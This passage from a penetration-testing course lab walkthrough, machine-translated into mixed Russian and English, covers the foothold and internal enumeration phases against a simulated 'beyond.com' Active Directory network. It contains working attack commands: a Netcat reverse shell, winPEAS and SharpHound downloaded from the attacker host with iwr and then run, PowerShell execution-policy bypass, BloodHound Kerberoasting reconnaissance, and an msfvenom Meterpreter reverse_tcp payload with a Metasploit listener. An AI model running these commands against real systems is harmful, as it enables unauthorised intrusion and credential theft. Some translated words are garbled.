<-  250 OK
 -> DATA
<-  354 OK, send.
 -> 36 lines sent
<-  250 Queued (1.088 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with удаленный хост.
```

Листинг 38 - Sending emails with the Windows Library file as attachment to marcus and daniela

Подождав несколько мгновений, мы получаем запросы к нашим WebDAV и веб-сервер Python3s. Проверим слушатель Netcat.

```
listening on [any] 4444 ...
connect to [192.168.119.5] from (UNKNOWN) [192.168.50.242] 64264
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Листинг 39 - Incoming обратную оболочку on port 4444

Отлично! Листинг 39 показывает, что наша клиентская атака через email была успешной, и мы получили интерактивную shell на машине.

Выведем текущего пользователя, hostname и IP-адрес, чтобы подтвердить, что мы получили начальный точку опоры во внутренней сети.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
beyond\marcus

PS C:\Windows\System32\WindowsPowerShell\v1.0> hostname
hostname
CLIENTWK1

PS C:\Windows\System32\WindowsPowerShell\v1.0> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.6.243
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Листинг 40 - получение базовой информации о целевой машине

Листинг 40 показывает, что мы попали на систему CLIENTWK1 от имени доменного пользователя *marcus*. Кроме того, IP-адрес системы - *172.16.6.243/24*, что указывает на внутренний IP-диапазон. Нам также следует задокументировать IP-адрес и сетевую информацию, такую как подсеть и шлюз, в каталоге нашей рабочей среды.

Кратко подведем итог тому, что мы сделали в этом разделе. Сначала мы настроили нашу Kali-машину для предоставления необходимых служб и файлов для нашей атаки. Затем мы подготовили Windows Library и файл ярлыка на WINPREP. После того как мы отправили email с вложением, мы получили входящий обратную оболочку от CLIENTWK1 во внутренней сети.

(Visual Studio, 2022), code.visualstudio.com

(Jetmore, 2022), jetmore.org

26.4. Enumerating the Internal Network

Этот учебный блок охватывает следующие учебные цели:

• Получить situational awareness в network
• Перечислить хосты, службы и сеансы в целевой сети
• Определить векторы атак в целевой сети

В предыдущем учебном блоке мы получили начальный точку опоры на машине CLIENTWK1. Поскольку у нас пока нет информации о локальной системе или внутренней сети, нам нужно собрать информацию об обоих. Сначала мы перечислим CLIENTWK1, а затем среду Active Directory. Наша цель - определить потенциальные векторы lateral movement или способы повышения привилегий.

В этом разделе мы попытаемся получить представление об обстановке на системе CLIENTWK1 и во внутренней сети. Сначала мы выполним локальное перечисление CLIENTWK1, чтобы получить обзор системы и определить потенциально ценную информацию и данные. Затем мы перечислим домен, чтобы обнаружить пользователей, компьютеры, администраторов домена и потенциальные векторы для бокового перемещения и повышения привилегий.

Для этого учебного блока мы не будем явно сохранять каждый результат в нашем рабочем каталоге на Kali. Однако, чтобы привыкнуть к процессу документирования, во время выполнения шагов следует создавать заметки обо всех находках и информации.

Начнем с перечисления машины CLIENTWK1. Скопируем 64-битный исполняемый файл winPEAS в каталог, обслуживаемый веб-сервер Python3. На CLIENTWK1 мы сменим текущий каталог на домашний каталог *marcus* и загрузим *winPEAS* с нашей Kali-машине. После загрузки запустим его.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> cd C:\Users\marcus
cd C:\Users\marcus

PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile winPEAS.exe
iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile winPEAS.exe

PS C:\Users\marcus> .\winPEAS.exe
.\winPEAS.exe
...
```

Листинг 41 - Downloading and executing winPEAS

Рассмотрим некоторые результаты, предоставленные winPEAS. Начнем с раздела *Basic System Information*.

```
========== Basic System Information
* Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows-
    hardening/windows-local-privilege-escalation#kernel-exploits
    Hostname: CLIENTWK1
    Domain Name: beyond.com
    ProductName: Windows 10 Pro
    EditionID: Professional
```

Листинг 42 - Базовая информация о системе

Листинг 42 показывает, что winPEAS определил операционную систему CLIENTWK1 как Windows 10 Pro. Как мы узнали в курсе, winPEAS может ошибочно определять Windows 11 как Windows 10, поэтому вручную проверим операционную систему с помощью **systeminfo**.

```
PS C:\Users\marcus> systeminfo
systeminfo

Host Name:                 CLIENTWK1
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
```

Листинг 43 - Информация об операционной системе

Действительно, на CLIENTWK1 установлена Windows 11. Если бы мы слепо полагались на результаты winPEAS, то могли бы с самого начала сделать неверные предположения.

С опытом теста на проникновениеег вырабатывает понимание того, какую информацию из автоматизированных инструментов следует перепроверять.

Возвращаясь к выводу winPEAS, мы встречаем раздел AV.

```
========== AV Information
  [X] Exception: Object reference not set to an instance of an object.
    No AV was detected!!
    Not Found
```

Листинг 44 - AV Information

AV не обнаружен. Это значительно упростит использование других инструментов и payloads, таких как Meterpreter.

Также рассмотрим сетевую информацию, такую как *Network Ifaces and known hosts* и *DNS cached*.

```
========== Network Ifaces and known hosts
* The masks are only for the IPv4 addresses
    Ethernet0[00:50:56:8A:0F:27]: 172.16.6.243 / 255.255.255.0
        Gateways: 172.16.6.254
        DNSs: 172.16.6.240
        Known hosts:
          169.254.255.255       00-00-00-00-00-00     Invalid
          172.16.6.240          00-50-56-8A-08-34     Dynamic
          172.16.6.254          00-50-56-8A-DA-71     Dynamic
          172.16.6.255          FF-FF-FF-FF-FF-FF     Static
...

========== DNS cached --limit 70--
    Entry                                 Name                                  Data
dcsrv1.beyond.com                    DCSRV1.beyond.com                   172.16.6.240
    mailsrv1.beyond.com                   mailsrv1.beyond.com                   172.16.6.254
```

Листинг 45 - Сетевые интерфейсы, известные хосты и DNS-кеш

Листинг 45 показывает, что DNS-записи для **mailsrv1.beyond.com** (172.16.6.254) и **dcsrv1.beyond.com** (172.16.6.240) кешированы на CLIENTWK1. Судя по имени, мы можем предположить, что DCSRV1 является контроллером домена **beyond.com**.

Кроме того, поскольку MAILSRV1 обнаружен с внутренним IP-адресом *172.16.6.254*, а мы перечисляли эту машину с внешней точки зрения через *192.168.50.242*, можно с уверенностью предположить, что это dual-homed host.

Как мы делали для учетных данных, создадим текстовый файл с именем `computer.txt` в `/home/kali/beyond/`, чтобы документировать обнаруженные внутренние машины и дополнительную информацию о них.

```
kali@kali:~/beyond$ cat computer.txt
172.16.6.240 - DCSRV1.BEYOND.COM
-> Domain Controller

172.16.6.254 - MAILSRV1.BEYOND.COM
-> Mail Server
```

```
-> Dual Homed Host (External IP: 192.168.50.242)

172.16.6.243 - CLIENTWK1.BEYOND.COM
-> User _marcus_ fetches emails on this machine
```

Листинг 46 - список с наиболее важной информацией об обнаруженных целевых машинах

Просмотрев остальную часть результатов winPEAS, мы не находим полезной информации для попытки потенциальной атаки повышения привилегий. Однако нам следует напомнить себе, что мы находимся в симулированном тесте на проникновение, а не в среде CTF lab. Поэтому получать административные привилегии на каждой машине не обязательно.

Хотя мы пропустили большую часть результатов winPEAS, в реальном тесте на проникновение их следовало бы тщательно изучить. После локального перечисления системы у нас должны были появиться ключевые фрагменты информации, перечисленные в разделе *Situational Awareness* модуля *Windows Privilege Escalation*.

Поскольку через winPEAS мы не обнаружили вектор повышения привилегий и на системе нет ничего другого полезного, например Password Manager, начнем перечислять среду AD и его объекты.

В этом курсе мы изучили несколько техник для выполнения такого перечисления. В этом модуле мы используем *BloodHound* с collector *SharpHound.ps1*, который обсуждали в модуле *Active Directory Introduction and Enumeration*.

Сначала в новой вкладке терминала скопируем сборщик PowerShell в `/home/kali/beyond`, чтобы отдавать его через веб-сервер Python3 на порту 8000.

```
kali@kali:~/beyond$ cp /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1 .
```

Листинг 47 - Copying SharpHound collector to the beyond directory

Поскольку наш веб-сервер Python3 все еще работает на порту 8000, мы можем загрузить PowerShell-скрипт на целевую машину и импортировать его в новой PowerShell-сессии с ExecutionPolicy, установленной в **Bypass**.

```
PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/SharpHound.ps1 -Outfile SharpHound.ps1
iwr -uri http://192.168.119.5:8000/SharpHound.ps1 -Outfile SharpHound.ps1

PS C:\Users\marcus> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\marcus> . .\SharpHound.ps1
. .\SharpHound.ps1
```

Листинг 48 - Downloading and importing the PowerShell BloodHound collector

Теперь мы можем выполнить **Invoke-BloodHound**, передав **All** в `-CollectionMethod`, чтобы вызвать все доступные collection methods.

```
PS C:\Users\marcus> Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All
2022-10-10T07:24:34.3593616-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release
    of BloodHound
2022-10-10T07:24:34.5781410-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup,
    Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-10-10T07:24:34.5937984-07:00|INFORMATION|Initializing SharpHound at 7:24 AM on 10/10/2022
2022-10-10T07:24:35.0781142-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn,
    Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
```

```
2022-10-10T07:24:35.3281888-07:00|INFORMATION|Beginning LDAP search for beyond.com
2022-10-10T07:24:35.3906114-07:00|INFORMATION|Producer has finished, closing LDAP channel
2022-10-10T07:24:35.3906114-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-10-10T07:25:06.1421842-07:00|INFORMATION|Status: 0 объекты finished (+0 0)/s -- Using 92 MB RAM
2022-10-10T07:25:21.6307386-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2022-10-10T07:25:21.6932468-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Status: 98 объекты finished (+98 2.130435)/s -- Using 103 MB RAM
2022-10-10T07:25:21.8338601-07:00|INFORMATION|Enumeration finished in 00:00:46.5180822
2022-10-10T07:25:21.9414294-07:00|INFORMATION|Saving cache with stats: 57 ID to type mappings.
 58 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2022-10-10T07:25:21.9570748-07:00|INFORMATION|SharpHound Enumeration Completed at 7:25 AM on 10/10/2022!
    Happy Graphing!
```

Листинг 49 - Executing the PowerShell BloodHound collector

Когда SharpHound завершит работу, мы можем перечислить файлы в каталоге, чтобы найти Zip arcулье, содержащий результаты перечисления.


```
PS C:\Users\marcus> dir
dir


    Directory: C:\Users\marcus


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/29/2022   1:49 AM                Contacts
d-r---         9/29/2022   1:49 AM                Desktop
d-r---         9/29/2022   4:37 AM                Documents
d-r---         9/29/2022   4:33 AM                Downloads
d-r---         9/29/2022   1:49 AM                Favorites
d-r---         9/29/2022   1:49 AM                Links
d-r---         9/29/2022   1:49 AM                Music
d-r---         9/29/2022   1:50 AM                OneDrive
d-r---         9/29/2022   1:50 AM                Pictures
d-r---         9/29/2022   1:49 AM                Saved Games
d-r---         9/29/2022   1:50 AM                Searches
d-r---         9/29/2022   4:30 AM                Videos
-a----        10/10/2022   7:25 AM          11995 20221010072521_BloodHound.zip
-a----        10/10/2022   7:23 AM        1318097 SharpHound.ps1
-a----        10/10/2022   5:02 AM        1936384 winPEAS.exe
-a----        10/10/2022   7:25 AM           8703 Zjc5OGNlNTktMzQ0Ni00YThkLWEzZjEtNWNhZGJlNzdmODZl.bin
```

Листинг 50 - Directory listing to identify the name of the SharpHound Zip arcулье

Передадим файл на нашу Kali-машину, затем запустим *neo4j* и BloodHound. После запуска BloodHound загрузим zip arcулье с помощью функции *Upload Data*.



Когда загрузка завершится, мы можем начать перечисление среду AD с помощью BloodHound.

Прежде чем начать, кратко рассмотрим некоторые возможности BloodHound. Как мы узнали, BloodHound содержит различные pre-built queries, такие как *Find all Domain Admins*. Эти queries построены с помощью *Cypher Query Language*. Помимо pre-built queries, BloodHound также позволяет вводить custom queries через функцию *Raw Query* в нижней части GUI.

Поскольку сейчас нас интересует базовое перечисление домена, например listing AD users and computers, нам нужно создавать и вводить custom queries, так как pre-built functions не предоставляют этих возможностей.

Построим raw query для отображения всех компьютеров, обнаруженных collector. Query начинается с ключевого слова **MATCH**, которое используется для выбора набора объекты. Затем мы задаем переменную **m**, содержащую все объекты в базе данных со свойством **Computer**. Далее мы используем ключевое слово **RETURN**, чтобы построить результирующий graph на основе объекты в m.

```
MATCH (m:Computer) RETURN m
```

Листинг 51 - Custom query to display all computers

Введем этот query в разделе *Raw Query* и построим graph.



Рисунок 10 показывает, что в домене есть четыре computer объекты. Щелкнув по nodes, мы можем получить дополнительную информацию о computer объекты, например операционную систему.

```
DCSRV1.BEYOND.COM - Windows Server 2022 Standard
INTERNALSRV1.BEYOND.COM - Windows Server 2022 Standard
MAILSRV1.BEYOND.COM - Windows Server 2022 Standard
CLIENTWK1.BEYOND.COM - Windows 11 Pro
```

Листинг 52 - Выявленные компьютерные объекты и их операционная система

Помимо CLIENTWK1, на которой у нас есть интерактивная оболочка, BloodHound также обнаружил уже известный контроллер домена DCSRV1 и почтовый сервер с двумя сетевыми интерфейсами MAILSRV1. Кроме того, он обнаружил еще одну машину с именем INTERNALSRV1.

Получим IP-адрес INTERNALSRV1 с помощью **nslookup**.

```
PS C:\Users\marcus> nslookup INTERNALSRV1.BEYOND.COM
nslookup INTERNALSRV1.BEYOND.COM
Server:  UnKnown
Address:  172.16.6.240

Name:    INTERNALSRV1.BEYOND.COM
Address:  172.16.6.241
```

Листинг 53 - Looking up the IP-адрес of INTERNALSRV1 via nslookup

Листинг 53 показывает, что IP-адрес INTERNALSRV1 - 172.16.6.241. Добавим эту информацию в `computer.txt` на нашей Kali-машине.

```
172.16.6.240 - DCSRV1.BEYOND.COM
-> Domain Controller

172.16.6.241 - INTERNALSRV1.BEYOND.COM

172.16.6.254 - MAILSRV1.BEYOND.COM
-> Mail Server
-> Dual Homed Host (External IP: 192.168.50.242)

172.16.6.243 - CLIENTWK1.BEYOND.COM
-> User _marcus_ fetches emails on this machine
```

Листинг 54 - Документирование результатов и информации в computer.txt

Далее мы хотим отобразить все пользовательские учетные записи в домене. Для этого можно заменить свойство **Computer** из предыдущего запроса на **User**.




Рисунок 11 показывает, что помимо стандартных пользовательских учетных записей AD в домене есть еще четыре объекта учетных записей пользователей.

```
BECCY
JOHN
DANIELA
MARCUS
```

Листинг 55 - Обнаруженные пользователи домена

Мы уже определили *john* и *marcus* как действительных доменных пользователей на предыдущих этапах. Однако мы еще не установили, является ли *daniela* также доменным пользователем, а не только локальным пользователем на WEBSRV1. Кроме того, мы обнаружили нового пользователя с именем *beccy*. Соответственно обновим `usernames.txt`.

Чтобы иметь возможность использовать некоторые готовые запросы BloodHound, мы можем отметить *marcus* (интерактивная оболочка на CLIENTWK1) и *john* (действительные учетные данные) как *Owned*. Для этого щелкнем правой кнопкой мыши по узлам *MARCUS@BEYOND.COM* и *JOHN@BEYOND.COM* и выберем *Mark User as Owned*.

Далее отобразим всех администраторов домена, используя готовый запрос *Find all Domain Admins* на вкладке *Analysis*.




Рисунок 12 показывает, что помимо стандартной доменной учетной записи *Administrator*, *beccy* также является членом группы *Domain Admins*.

В реальном тесте на проникновение нам также следует исследовать доменные группы и GPO. Перечисление обоих часто является мощным методом повышения привилегий в домене или получения доступа к другим системам. Для этого симулированного тест на проникновение мы пропустим эти два шага перечисления, поскольку они не дают дополнительной ценности для этой среды.

Далее используем некоторые pre-built queries, чтобы найти потенциальные векторы для повышения привилегий или получения доступа к другим системам. Мы запустим следующие pre-built queries:

- Запрос *Find Workstations where Domain Users can RDP* в BloodHound для поиска рабочих станций, куда пользователи домена могут подключаться по RDP
- *Find Servers where Domain Users can RDP*
- Запрос *Find Computers where Domain Users are Local Admin* в BloodHound для поиска компьютеров, где пользователи домена являются локальными администраторами
- Запрос *Shortest Path to Domain Admins from Owned Principals* в BloodHound для поиска кратчайшего пути к администраторам домена от уже контролируемых субъектов

К сожалению, ни один из этих queries не возвращает результатов. Это означает, что BloodHound не обнаружил рабочих станций или серверов, на которые *Domain Users* могут войти через RDP.

Кроме того, ни один *Domain Users* не является локальным *Administrator* ни на одном компьютерном объекте. Поэтому у нас нет привилегированного доступа ни на одном доменном компьютере от имени *john* или *marcus*.

Наконец, BloodHound не смог определить прямые paths от owned users к группе *Domain Admins*.

Эти готовые запросы часто являются быстрым и мощным способом определить легкодоступные цели в нашей задаче повышения привилегий и получения доступа к другим системам. Поскольку BloodHound не предоставил нам практически применимых векторов, нам придется прибегнуть к другим методам.

Мы также могли бы использовать PowerView или LDAP-запросы, чтобы получить всю эту информацию. Однако в большинстве тестов на проникновение мы хотим сначала использовать

BloodHound, поскольку вывод других методов может быть довольно overwhelming. Это эффективный и мощный инструмент, позволяющий за короткое время получить более глубокое понимание среды Active Directory. Мы также можем использовать raw или pre-built queries, чтобы выявлять очень сложные векторы атак и отображать их в интерактивном графическом представлении.

Прежде чем продолжить перечисление домена в следующем разделе, подведем итог информации, которую мы получили к этому моменту. Мы обнаружили четыре объекта компьютеров и четыре пользовательские учетные записи, а также узнали, что *beccy* является членом группы *Domain Admins*, что делает ее ценной целью. Кроме того, мы исключили некоторые векторы, которые могли бы предоставить нам доступ к другим системам или привилегированным пользователям.

(Neo4j Cypher, 2022), neo4j.com

В предыдущем разделе мы выполнили базовое перечисление, чтобы получить понимание среды Active Directory.

В этом разделе мы продолжим перечислять целевую сеть, чтобы определить потенциальные векторов атак. Сначала мы рассмотрим все активные пользовательские сеансы на машинах. Затем проверим учетные записи пользователей на наличие *SPNs*. Наконец, мы используем инструменты вроде Nmap и CrackMapExec через *SOCKS5* proxy, чтобы определить доступные службы.

Чтобы просмотреть активные sessions, мы снова используем custom query в BloodHound. Поскольку Cypher является querying language, мы можем построить relationship query со следующим синтаксисом **(NODES)-[:RELATIONSHIP]- >(NODES)**.3

Связь для нашего случая - **[:HasSession]**. Первый узел связи, заданный свойством, - **(c:Computer)**, а второй - **(m:User)**. Это означает, что ребро между двумя узлами имеет источник в компьютерном объекте. Мы используем **p**, чтобы сохранить и отобразить данные.

```
MATCH p = (c:Computer)-[:HasSession]->(m:User) RETURN p
```

Листинг 56 - Custom query to display all active sessions

Теперь введем custom query в BloodHound:



Рисунок 13 показывает, что наш запрос привел к трем активным сессиям. Как и ожидалось, CLIENTWK1 имеет активную сессию пользователя *marcus*.

Интересно, что ранее обнаруженная учетная запись администратора домена *beccy* имеет активный сеанс на MAILSRV1. Если нам удастся получить привилегированный доступ к этой машине, мы потенциально сможем извлечь NTLM-хеш этого пользователя.

Пользователь третьей активной сессии отображается как SID. BloodHound использует это представление principal, когда доменный идентификатор SID относится к локальной машине. Для этой сессии это означает, что локальный *Administrator* (на что указывает RID 500) имеет активную сессию на INTERNALSRV1.

Наш следующий шаг - определить всех *kerberoastable* пользователей в домене. Для этого мы можем использовать готовый запрос *List all Kerberoastable Accounts* в BloodHound.




Рисунок 14 показывает, что помимо *krbtgt*, *daniela* также является kerberoastable.

Учетная запись пользователя *krbtgt* выступает сервисной учетной записью для *Key Distribution Center* (KDC)4 и отвечает за шифрование и подпись Kerberos tickets. При настройке домена для этой учетной записи случайным образом генерируется пароль, что делает парольную атаку неосуществимой. Поэтому в контексте Kerberoasting мы часто можем безопасно пропустить *krbtgt*.

Изучим SPN для *daniela* в BloodHound через меню *Node Info*, щелкнув по node.



Рисунок 15 показывает сопоставленный SPN **http/internalsrv1.beyond.com**. На основании этого можно предположить, что на INTERNALSRV1 работает веб-сервер. После выполнения Kerberoasting и потенциального получения пароля *daniela* в открытом виде мы можем использовать его для доступа к INTERNALSRV1.

Однако, как мы уже говорили, обнаружение практически применимого вектора не должно прерывать наш процесс перечисления. Нам следует собрать всю информацию, расставить приоритеты, а затем выполнить потенциальные атаки.

Поэтому настроим SOCKS5-прокси, чтобы выполнить сетевое перечисление через Nmap и CrackMapExec и определить доступные сервисы, открытые порты и настройки SMB.

Сначала создадим staged Meterpreter TCP обратную оболочку в виде исполняемый файл с помощью **msfvenom**. Поскольку мы можем повторно использовать бинарный файл в пределах домена, сохраним его в `/home/kali/beyond`.

```
kali@kali:~/beyond$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.119.5 LPORT=443 -f exe -o
    met.exe
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: met.exe
```

Листинг 57 - Creating a Meterpreter обратную оболочку исполняемый файл

Теперь запустим listener *multi/handler* с соответствующими настройками в Metasploit. Кроме того, мы установим опцию **ExitOnSession** в **false**. Она указывает, что listener остается активным для новых сессий без необходимости перезапускать его для каждой входящей сессии.

```
kali@kali:~/beyond$ sudo msfconsole -q

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 192.168.119.5
LHOST => 192.168.119.5

msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started HTTPS reverse handler on https://192.168.119.5:443
```

Листинг 58 - Starting Metasploit listener on порт 443

Далее мы можем загрузить и выполнить `met.exe` на CLIENTWK1.

```
PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/met.exe -Outfile met.exe

PS C:\Users\marcus> .\met.exe
```

Листинг 59 - Downloading and executing Meterpreter обратную оболочку

В Metasploit должна появиться новая сессия:

```
[*] сессию Meterpreter 1 opened (192.168.119.5:443 -> 192.168.50.242:64234) at 2022-10-11 07:05:22 -0400
```

Листинг 60 - Incoming session in Metasploit

